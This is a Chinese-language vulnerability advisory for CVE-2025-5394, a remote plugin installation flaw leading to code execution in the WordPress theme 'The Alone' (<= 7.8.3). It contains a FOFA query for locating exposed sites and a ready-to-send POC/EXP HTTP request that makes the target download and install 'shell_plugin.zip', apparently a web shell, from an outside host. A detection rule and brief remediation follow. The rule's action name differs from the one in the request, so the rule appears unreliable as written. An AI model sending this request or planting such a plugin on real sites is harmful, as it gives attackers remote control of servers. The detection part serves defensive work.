

wordpress-CVE-2025-5394-远程文件写入导致rce

wordpress-CVE-2025-5394-远程文件写入导致rce，攻击者可通过上传恶意文件导致服务器被控制。

影响版本

The Alone – Charity Multipurpose Non-profit <= 7.8.3

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA：body="/wp-content/themes/alone/"

POC/EXP：

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (ZZ; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

action=bepplus_import_pack_install_plugin&data[plugin_slug]=shell_plugin&data[plugin_source]=http://vps/shell_plugin.zip
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
  msg:"WordPress - Remote Plugin Installation RCE (CVE-2025-5394)";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; content:"/wp-admin/admin-ajax.php";
  http.client_body; content:"action=beplus_import_pack_install_plugin";
  http.client_body; pcre:"/data%5Bplugin_source%5D=http:\\\\[^&]+\\.zip/i";
  metadata:cve CVE-2025-5394;
  metadata:affected_product "WordPress";
  metadata:vulnerability_type "Remote Code Execution";
  classtype:web-application-attack;
  sid:1000423;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。